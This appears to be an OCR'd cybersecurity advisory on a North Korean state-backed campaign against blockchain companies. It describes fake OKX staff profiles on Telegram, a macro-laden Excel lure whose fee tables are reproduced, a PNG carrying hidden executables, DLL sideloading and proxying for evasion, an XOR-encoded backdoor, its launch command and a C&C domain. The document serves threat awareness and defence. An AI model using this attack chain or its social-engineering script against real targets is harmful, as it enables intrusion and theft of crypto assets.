
How North Korea Used Crypto to Hack Its Way Through the Pandemic



CYBERSECURITY ADVISORY

TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

☠️ Targeted Attack by Citrine Sleet Overview



INITIAL COMPROMISE

DEV-0139 invites the target to a **Telegram** chat and gains their trust.

The actor then sends a **weaponized Excel** file under the guise of a consultation.

LAUNCH

The weaponized Excel file opens **an obfuscated macro to extract a second worksheet** dropped into *C:\ProgramData\Microsoft Media*.

The second worksheet also contains a macro that **downloads a PNG file from an OpenDrive.**

EXECUTION

The macro parses the PNG file to extract **three executables: *logagent.exe*, *wsock32.dll* and an XOR encoded backdoor**.

Then it **runs *logagent.exe*** using the following command line:

```
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow
```

PERSISTENCE

Logagent.exe is used to **sideload the malicious *wsock32.dll*.**

Wsock32.dll **uses DLL proxying through the real *wsock32.dll*** to run legitimate functions and avoid detection.

IMPACT


Wsock32.dll decodes the **XOR encoded backdoor and runs it in the system.**

C&C

Backdoor communicates to ***strainservice[.]com***

🤝The Initial Step: Establishing Trust

- **Cryptocurrency investment groups on Telegram**
- In the specific attack, the attackers got in touch with their target on **October 19, 2022**
- Created a secondary Telegram group with the name **<NameOfTheTargetedCompany> <> OKX Fee Adjustment>** and invited three employees
- Used **fake profiles** with details from employees of the **company OKX**



@ [redacted]_OKG
Username

OKG -Institutional Business Support
Bio

@ [redacted]_OKX
Username

OKG -Institutional Business Support
Bio

[redacted]

[redacted]@OKG
last seen recently

@ [redacted]_OKX
Username

Managing Director of OKX (No listing offer)
Bio


@ [redacted]_OKG
Username

Managing Director of OKX (No listing offer)
Bio

The Compromise Begins 💀

- **Weaponized Excel document** containing further details on the fees to appear legitimate with the name: **“OKX Binance & Huobi VIP fee comparision.xls”**

- Used the **fee structure discussion** as an opportunity to ask the target to open the weaponized Excel file and fill in their information



PRODUCT NOTICE Excel hasn't been activated. To keep using Excel without interruption, activate before Thursday, October 27, 2022.

A1 OKX

OKX

Class A: BTC, ETH, LTC, OKB, OKT, BCH, BSV, ETC, EOS, TRX, XRP

VIP

Tier	Spot			Futures			Swap			Options			Daily Withdrawal Limit (BTC)
	30D Volume (USD)	Maker	Taker	30D Volume (USD)	Maker	Taker	30D Volume (USD)	Maker	Taker	30D Volume (USD)	Maker	Taker	
VIP 1	≥ 10,000,000	0.060%	0.080%	≥ 50,000,000	0.010%	0.030%	≥ 50,000,000	0.010%	0.030%	≥ 5,000,000	0.010%	0.020%	600
VIP 2	≥ 20,000,000	0.050%	0.070%	≥ 100,000,000	0.008%	0.030%	≥ 100,000,000	0.005%	0.030%	≥ 10,000,000	0.008%	0.019%	800
VIP 3	≥ 50,000,000	0.030%	0.060%	≥ 200,000,000	0.005%	0.030%	≥ 200,000,000	0.000%	0.030%	≥ 25,000,000	0.005%	0.017%	1,000
VIP 4	≥ 100,000,000	0.020%	0.050%	≥ 600,000,000	0.002%	0.025%	≥ 600,000,000	0.000%	0.025%	≥ 40,000,000	0.002%	0.015%	1,200
VIP 5	≥ 200,000,000	0.000%	0.040%	≥ 1,000,000,000	0.000%	0.025%	≥ 1,000,000,000	-0.002%	0.025%	≥ 1,000,000,000	0.000%	0.015%	1,500
VIP 6	≥ 500,000,000	-0.002%	0.030%	≥ 1,500,000,000	#####	0.025%	≥ 1,500,000,000	-0.005%	0.025%	≥ 1,500,000,000	-0.005%	0.015%	1,800
VIP 7	≥ 1,000,000,000	-0.005%	0.025%	≥ 2,000,000,000	#####	0.025%	≥ 2,000,000,000	-0.010%	0.025%	≥ 2,000,000,000	-0.010%	0.015%	2,000
VIP 8	≥ 10,000,000,000	-0.005%	0.020%	≥ 20,000,000,000	#####	0.020%	≥ 20,000,000,000	-0.010%	0.020%	≥ 20,000,000,000	-0.010%	0.013%	2,000
	DMM 4	-0.005%	0.025%	DMM 4	#####	0.020%	DMM 4	-0.015%	0.020%				

Binance

Spot Trading

	Meet Both Requirements				BNB fee deductions 25% off	
Level	30d Trade Volume (BTC)	BNB Balance	Maker	Taker	Maker	Taker
VIP 1	≥ 1,000,000 BUSD	≥ 25 BNB	0.0900%	0.1000%	0.0675%	0.0750%
VIP 2	≥ 5,000,000 BUSD	≥ 100 BNB	0.0800%	0.1000%	0.0600%	0.0750%
VIP 3	≥ 20,000,000 BUSD	≥ 250 BNB	0.0700%	0.1000%	0.0525%	0.0750%
VIP 4	≥ 100,000,000 BUSD	≥ 500 BNB	0.0200%	0.0400%	0.0150%	0.0750%
VIP 5	≥ 150,000,000 BUSD	≥ 1,000 BNB	0.0200%	0.0400%	0.0150%	0.0300%
VIP 6	≥ 400,000,000 BUSD	≥ 1,750 BNB	0.0200%	0.0400%	0.0150%	0.0300%
VIP 7	≥ 800,000,000 BUSD	≥ 3,000 BNB	0.0200%	0.0400%	0.0150%	0.0300%
VIP 8	≥ 2,000,000,000 BUSD	≥ 4,500 BNB	0.0200%	0.0400%	0.0150%	0.0300%
VIP 9	≥ 4,000,000,000 BUSD	≥ 5,500 BNB	0.0200%	0.0400%	0.0150%	0.0300%

Futures Trading

USD-Margined Futures

	Meet Both Requirements				BNB fee deductions 10% off	
Level	30d Trade Volume (BTC)	BNB Balance	Maker	Taker	Maker	Taker
VIP 1	≥ 15,000,000 BUSD	≥ 25 BNB	0.0160%	0.0400%	0.0144%	0.0360%
VIP 2	≥ 50,000,000 BUSD	100 BNB	0.0140%	0.0350%	0.0126%	0.0315%
VIP 3	≥ 100,000,000 BUSD	≥ 250 BNB	0.0120%	0.0320%	0.0108%	0.0288%
VIP 4	≥ 600,000,000 BUSD	≥ 500 BNB	0.0100%	0.0300%	0.0090%	0.0270%
VIP 5	≥ 1,000,000,000 BUSD	≥ 1,000 BNB	0.0080%	0.0270%	0.0072%	0.0243%
VIP 6	≥ 2,500,000,000 BUSD	≥ 1,750 BNB	0.0060%	0.0250%	0.0054%	0.0225%
VIP 7	≥ 5,000,000,000 BUSD	≥ 3,000 BNB	0.0040%	0.0220%	0.0036%	0.0198%
VIP 8	≥ 12,500,000,000 BUSD	≥ 4,500 BNB	0.0200%	0.0200%	0.0018%	0.0180%
VIP 9	≥ 25,000,000,000 BUSD	≥ 5,500 BNB	0.0000%	0.0200%	0.0000%	0.0180%

